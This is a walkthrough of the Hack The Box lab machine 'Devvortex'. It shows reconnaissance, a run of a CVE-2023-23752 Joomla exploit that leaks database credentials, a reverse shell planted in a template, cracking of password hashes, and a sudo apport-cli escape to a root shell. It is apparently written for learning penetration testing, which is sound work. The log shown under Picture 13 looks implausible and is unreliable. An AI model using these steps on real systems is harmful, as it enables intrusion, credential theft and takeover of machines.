

Devvortex walkthrough

Index

Index	1
List of pictures	1
Disclaimer	2
Reconnaissance	2
Initial foothold	2
User flag.....	4
Privilege escalation	6

List of pictures

Picture 1 - nMap scan results	2
Picture 2 - Subdomain enumeration	3
Picture 3 - Robots.txt file on dev.devvortex.htb	3
Picture 4 - Databases credentials	4
Picture 5 - Reverse shell command in index.php template page	4
Picture 6 - Reverse shell successful connection	5
Picture 7 - User credentials in dataabse	5
Picture 8 - Password cracked	5
Picture 9 - SSH connection as logan	6
Picture 10 - User flag	6
Picture 11 - Information useful to escalate privileges	6
Picture 12 - /usr/bin/apport-cli command execution.....	7
Picture 13 - Privilege escalation.....	7
Picture 14 - Root flag	7

Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who're willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Reconnaissance

The results of an initial nMap scan are the following:

```
# Nmap 7.94SVN scan initiated Fri Jan 5 15:17:39 2024 as: nmap -sT -p- -sV -sC -O -A -oA Devvortex 10.10.11.242
Nmap scan report for 10.10.11.242
Host is up (0.023s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp    open  http      nginx/1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://devvortex.htb/
|_ http-server-header: nginx/1.18.0 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN&E=4%D=1/5%OT=22%CT=1%CU=35172%PV=Y%DS=2%DC=T%G=Y%TM=65978
OS:316%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=106%TI=Z%CI=Z%II=I%TS=A)S
OS:EQ(SP=106%GCD=1%ISR=106%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=106%GCD=1%ISR=107%TI=
OS:Z%CI=Z%II=I%TS=A)OPS(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M5
OS:3CST11NW7%O5=M53CST11NW7%O6=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88
OS:%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M53CNNSMW7%CC=Y%Q=)T1(R=Y%DF
OS:=Y%T=40%W=0%S=O%F=A%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%Z
OS:%F=R%O=0%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=5%F=AR%O=0%RD=0%Q=)T6(R=Y%DF=
OS:Y%T=40%W=0%S=A%Z%F=R%O=0%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=5%F=AR%O=0
OS:RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=64%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)
OS:IE(R=Y%DFI=N%T=40%CD=5)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using proto 1/icmp)
HOP RTT ADDRESS
1 25.65 ms 10.10.14.1
2 20.62 ms 10.10.11.242

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jan 5 15:18:30 2024 -- 1 IP address (1 host up) scanned in 50.92 seconds
```

Picture 1 - nMap scan results

Open ports are 22 and 80. So, the machine has SSH enabled and an application running on port 80. NMap detected that operative system is Linux, but didn't provide any other specific information about it.

Initial foothold

One important step to follow while analyzing a web application, is the subdomain enumeration. In this case, I was able to find a new subdomain as shown in the following picture:

```
(kali@kali:~)$ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host: FUZZ.devvortex.htb" -u http://devvortex.htb -fs 154

v2.1.0-dev

:: Method      : GET
:: URL         : http://devvortex.htb
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
:: Header     : Host: FUZZ.devvortex.htb
:: Follow redirects : false
:: Calibration : false
:: Timeout    : 10
:: Threads   : 40
:: Matcher    : Response status: 200-299,301,302,307,401,403,405,500
:: Filter     : Response size: 154

dev [Status: 200, Size: 23221, Words: 5001, Lines: 502, Duration: 5800ms]
Progress: [11444/11444] :: 300 [1/1] :: 1219 req/sec :: Duration: [0.04-22] :: Errors: 0 ::
```

Picture 2 - Subdomain enumeration

So, I started to analyze this new subdomain. Here, **robot.txt** is accessible and it provide some useful information. In fact, I found an administrative path:

```
dev.devvortex.htb/robots.txt

# If the Joomla site is installed within a folder
# eg www.example.com/joomla/ then the robots.txt file
# MUST be moved to the site root
# eg www.example.com/robots.txt
# AND the joomla folder name MUST be prefixed to all of the
# paths.
# eg the Disallow rule for the /administrator/ folder MUST
# be changed to read
# Disallow: /joomla/administrator/
#
# For more information about the robots.txt standard, see:
# https://www.robotstxt.org/orig.html

User-agent: *
Disallow: /administrator/
Disallow: /api/
Disallow: /bin/
Disallow: /cache/
Disallow: /cli/
Disallow: /components/
Disallow: /includes/
Disallow: /installation/
Disallow: /language/
Disallow: /layouts/
Disallow: /libraries/
Disallow: /logs/
Disallow: /modules/
Disallow: /plugins/
Disallow: /tmp/
```

Picture 3 - Robots.txt file on dev.devvortex.htb

I tried to access to that path and I found a Joomla administrator login form. I looked for some known vulnerabilities on the Internet, and I found [CVE-2023-23752](#). This CV is about an **Improper Access Execution** vulnerability in the **/api/index.php/v1/config/application**, **/joomla/api/v1/config/application?public=true**, **/api/index.php/v1/config/application?public=true**, **/api/v1/config/application?public=true** endpoints of the Joomla server. The public parameter of the

vulnerable endpoint allows an attacker to access the Joomla-related configuration information which eventually leads to the disclosure of sensitive information such as database username and password.

User flag

Since I found an interesting CVE about Joomla, I tried to run its exploit. It works and it provides me the following information:

```
(k14d1u5@k14d1u5-kali)-[~/.../Per punti HTB/Linux/Easy/Devvortex]
$ ruby ./exploit.rb http://dev.devvortex.htb
Users
[649] lewis (lewis) - lewis@devvortex.htb - Super Users
[650] logan paul (logan) - logan@devvortex.htb - Registered


Site info
Site name: Development
Editor: tinymce
Captcha: 0
Access: 1
Debug status: false

Database info
DB type: mysqli
DB host: localhost
DB user: root
DB password: P@ssw0rd
DB name: joomla
DB prefix: sd4fg_
DB encryption 0

(k14d1u5@k14d1u5-kali)-[~/.../Per punti HTB/Linux/Easy/Devvortex]
$
```

Picture 4 - Databases credentials

I had some credentials at this point, so I tried to use them in the Joomla Administrator login form and they work. In this administrative panel, after a deep inspection, it was possible to modify administrative templates. So, I modified the *index.php* page of <http://devvortex.htb> to set up a reverse shell:



Picture 5 - Reverse shell command in index.php template page

At this point, I had to set a listener to receive the reverse shell and I needed to reload the index page on <http://devvortex.htb>. In this way, I obtained a reverse shell with **www-data** user:

```
(k14d1u5@k14d1u5-kali)-[~/.../Per punti HTB/Linux/Easy/Devvortex]
$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.110] from (UNKNOWN) [10.10.11.242] 55826
```

Picture 6 - Reverse shell successful connection

This shell was not good enough to work, so I needed to upgrade and stabilize it with the following steps:

```
script /dev/null -c /bin/bash
CTRL + Z
stty raw -echo; fg
Then press Enter twice, and then enter:
export TERM=xterm
```

At this point, I remembered I found databases credential, so I tried to connect with it. It worked and I inspected the database. At the end, I found some user credentials:

```
mysql> SELECT username,password FROM sd4fg_users;
+-----+-----+
| username | password |
+-----+-----+
| lewis    | $2      |
| logan    | $2      |
+-----+-----+
2 rows in set (0.00 sec)
```

Picture 7 - User credentials in database

I tried to crack this password with **JohnTheRipper** tool:

```
(k14d1u5@k14d1u5-kali)-[~/.../Per punti HTB/Linux/Easy/Devvortex]
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=bcrypt psw.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
ti 0 (?)
```

Picture 8 - Password cracked

Luckily, tool cracked one password, the one related to **logan** user. So, I connect in SSH with these new credentials:

```
(kali@kali:~/Per punti HTB/Linux/Easy/Devvortex)
$ ssh logan@10.10.11.242
logan@10.10.11.242's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-167-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Tue 23 Jan 2024 05:15:08 AM UTC

System load:          0.0
Usage of /:           61.5% of 4.76GB
Memory usage:         15%
Swap usage:           0%
Processes:            167
Users logged in:      0
IPv4 address for eth0: 10.10.11.242
IPv6 address for eth0: dead:beef::250:56ff:feb9:1fb1

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Nov 21 10:53:48 2023 from 10.10.14.23
logan@devvortex:~$ whoami
logan
logan@devvortex:~$
```

Picture 9 - SSH connection as logan

At this point, I was able to retrieve the user flag:

```
logan@devvortex:~$ cat user.txt
e
logan@devvortex:~$
```

Picture 10 - User flag

Privilege escalation

In this case, to escalate my privilege, I saw that **logan** user was able to run **/usr/bin/apport-cli** as **sudo**:

```
logan@devvortex:~$ sudo -l
[sudo] password for logan:
Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cli
logan@devvortex:~$
```

Picture 11 - Information useful to escalate privileges

I run this command and it let me to build a report in a text editor similar to **vim**:


```

logan@devvortex:~$ sudo /usr/bin/apport-cli -f

** What kind of problem do you want to report?

Choices:
1: Display (X.org)
2: External or internal storage devices (e. g. USB sticks)
3: Security related problems
4: Sound/audio related problems
5: dist-upgrade
6: installation
7: installer
8: release-upgrade
9: ubuntu-release-upgrader
10: Other problem
C: Cancel
Please choose (1/2/3/4/5/6/7/8/9/10/C): 2

** Collecting problem information

The collected information can be sent to the developers to improve the
application. This might take a few minutes.

** What particular problem do you observe?

Choices:
1: Removable storage device is not mounted automatically
2: Internal hard disk partition cannot be mounted manually
3: Internal hard disk partition is not displayed in Places menu
4: No permission to access files on storage device
5: Documents cannot be opened in desktop UI on storage device
6: Other problem
C: Cancel
Please choose (1/2/3/4/5/6/C): 1

**

Please disconnect the problematic device now if it is still plugged in.
Press any key to continue...

**

Please connect the problematic device now.

```

Picture 12 - /usr/bin/apport-cli command execution

So, I re-run this command as **sudo** and I exploit it to obtain a root shell. To achieve this goal, I sent a command inside the vim-like text editor opened by the command, in the same way I could in vim. In particular, I sent the command **!/bin/bash**:

```

...
on InspectMIMECheckResult
skip

on ExtractData
...
E.000000: Linux version 5.4.0-167-generic (build@lgw01-amd64-018) [gcc version 9.4.0 (Ubuntu 9.4.0-1ubuntu1~20.04.1)] #164-Ubuntu SMP Tue Oct 20 09:23:59 UTC 2020 (Ubuntu 5.4.0-167.155-generic 5.4.202)
E.000000: filename type: MNT_UBUNTU/ubuntu-5.4.0-167-generic root@lgw01-amd64-018:root root@lgw01-amd64-018:root root@lgw01-amd64-018:root root@lgw01-amd64-018:root root@lgw01-amd64-018:root
E.000000: Intel: SerialNumber:
E.000000: AMD: Authentication:
E.000000: Hyper: HyperGeneration:
E.000000: Context: GetZerowatch:
E.000000: Thread: Shanghai
E.000000: BIOS-provided physical RAM map:
E.000000: BIOS-e820: [mem 0x0000000000000000-0x0000000000000000] usable
E.000000: BIOS-e820: [mem 0x0000000000000000-0x0000000000000000] reserved
E.000000: BIOS-e820: [mem 0x0000000000000000-0x0000000000000000] reserved
E.000000: BIOS-e820: [mem 0x0000000000000000-0x0000000000000000] usable
...
!/bin/bash

```

Picture 13 - Privilege escalation

At this point, I had just to retrieve the root flag:

```

root@devvortex:/home/logan# whoami
root
root@devvortex:/home/logan# cat /root/root.txt
3b
root@devvortex:/home/logan#

```

Picture 14 - Root flag